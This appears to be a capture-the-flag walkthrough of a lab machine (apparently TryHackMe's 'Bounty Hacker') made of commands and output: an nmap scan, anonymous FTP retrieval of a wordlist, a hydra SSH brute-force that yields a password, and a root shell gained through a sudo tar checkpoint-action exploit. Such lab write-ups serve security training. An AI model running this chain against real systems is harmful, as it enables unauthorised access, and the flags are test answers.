sudo nmap -A -vvv 10.10.64.156


```
PORT      STATE  SERVICE         REASON         VERSION
20/tcp    closed ftp-data        reset ttl 61
21/tcp    open   ftp             syn-ack ttl 61 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.2.11.159
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
```

```
22/tcp    open   ssh             syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCgcwCtWTBLYfcPeyDkCNmq6mXb/qZExzWud7PuaWL38rUCUpDu6kvqKMLQR
HX4H3vmnPE/YMkQIvmz4KUX4H/aXdw0sX5n9jrennTzkKb/zvqWNlT6zvJBWDDwjv5g9d34cMkE9fUlnn2gbczsmaK6Zo337F40
ez1iwU0B39e5XOqhC37vJuqfej6c/C4o5FcYgRqktS/kdcbcm7FJ+fHH9xmUkiGIpvcJu+E4ZMtMQm4bFMTJ58bexLszN0rUn17
d2K4+lHsITPVnIxdn9hSc3UomDrWWg+hWknWDcGpzXrQjCajO395PlZ0SBNDdN+B14E0m6lRY9GlyCD9hvwwB
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMCu8L8U5da2RnlmmnGLtYtOy
0Km3tMKLqm4dDG+CraYh7kgzgSVNdAjCOSfh3lIq9zdwajW+1q9kbbICVb07ZQ=
|   256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICqmJn+c7Fx6s0k8SCxAJAoJB7pS/RRtWjkaeDftreFw
80/tcp    open   http            syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
990/tcp   closed ftps            reset ttl 61
40193/tcp closed unknown         reset ttl 61
40911/tcp closed unknown         reset ttl 61
41511/tcp closed unknown         reset ttl 61
42510/tcp closed caerpc          reset ttl 61
```

```
4417/tcp closed unknown          reset ttl 61
44442/tcp closed coldfusion-auth reset ttl 61
44443/tcp closed coldfusion-auth reset ttl 61
44501/tcp closed unknown         reset ttl 61
45100/tcp closed unknown         reset ttl 61
48080/tcp closed unknown         reset ttl 61
49152/tcp closed unknown         reset ttl 61
49153/tcp closed unknown         reset ttl 61
49154/tcp closed unknown         reset ttl 61
49155/tcp closed unknown         reset ttl 61
49156/tcp closed unknown         reset ttl 61
49157/tcp closed unknown         reset ttl 61
49158/tcp closed unknown         reset ttl 61
49159/tcp closed unknown         reset ttl 61
49160/tcp closed unknown         reset ttl 61
49161/tcp closed unknown         reset ttl 61
49163/tcp closed unknown         reset ttl 61
49165/tcp closed unknown         reset ttl 61
49167/tcp closed unknown         reset ttl 61
49175/tcp closed unknown         reset ttl 61
49176/tcp closed unknown         reset ttl 61
49400/tcp closed compaqdiag      reset ttl 61
49999/tcp closed unknown         reset ttl 61
```

```
50000/tcp closed ibm-db2         reset ttl 61
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
Aggressive OS guesses: HP P2000 G3 NAS device (91%), Linux 2.6.32 (90%), Linux 2.6.32 - 3.1 (90%),
Infomir MAG-250 set-top box (90%), Ubiquiti AirMax NanoStation WAP (Linux 2.6.32) (90%), Linux 3.7
(90%), Ubiquiti AirOS 5.5.9 (90%), Ubiquiti Pico Station WAP (AirOS 5.2.6) (89%), Linux 2.6.32 - 3.
13 (89%), Linux 3.0 - 3.2 (89%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.80%E=4%D=8/6%OT=21%CT=20%CU=%PV=Y%DS=4%DC=T%G=N%TM=5F2B7ED1%P=x86_64-pc-linux-gnu)
SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)
OPS(O1=M508ST11NW6%O2=M508ST11NW6%O3=M508NNT11NW6%O4=M508ST11NW6%O5=M508ST11NW6%O6=M508ST11)
WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)
ECN(R=Y%DF=Y%TG=40%W=F507%O=M508NNSNW6%CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=N)
U1(R=N)
```


filezilla




ftp 10.10.64.156

dir

get locks.txt



http://10.10.64.156/



hydra -L users.txt -P locks.txt 10.10.64.156 ssh

```
┌─[headcrusher@parrot]─[~]
└──╼ $hydra -L users.txt -P locks.txt 10.10.64.156 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizatio
ns, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-06 01:11:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce t
he tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 156 login tries (l:6/p:26), ~10 tries per task
[DATA] attacking ssh://10.10.64.156:22/
[22][ssh] host: 10.10.64.156   login: lin   password: RedDr4gonSynd1cat3
```

```
┌─[headcrusher@parrot]─[~]
└──╼ $ssh lin@10.10.64.156
The authenticity of host '10.10.64.156 (10.10.64.156)' can't be established.
ECDSA key fingerprint is SHA256:fzjl1gnXyEZI9px29GF/tJr+u8o9i88XXfjggSbAgbE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.64.156' (ECDSA) to the list of known hosts.
lin@10.10.64.156's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
```

THM{CR1M3_SyNd1C4T3}

```
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
```

sudo -l

```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
```

https://gtfobins.github.io/gtfobins/tar/

sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

THM{80UN7Y_h4cK3r}

```
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exe
c=/bin/sh
tar: Removing leading `/' from member names
# cat /root/root.txt
THM{80UN7Y_h4cK3r}
```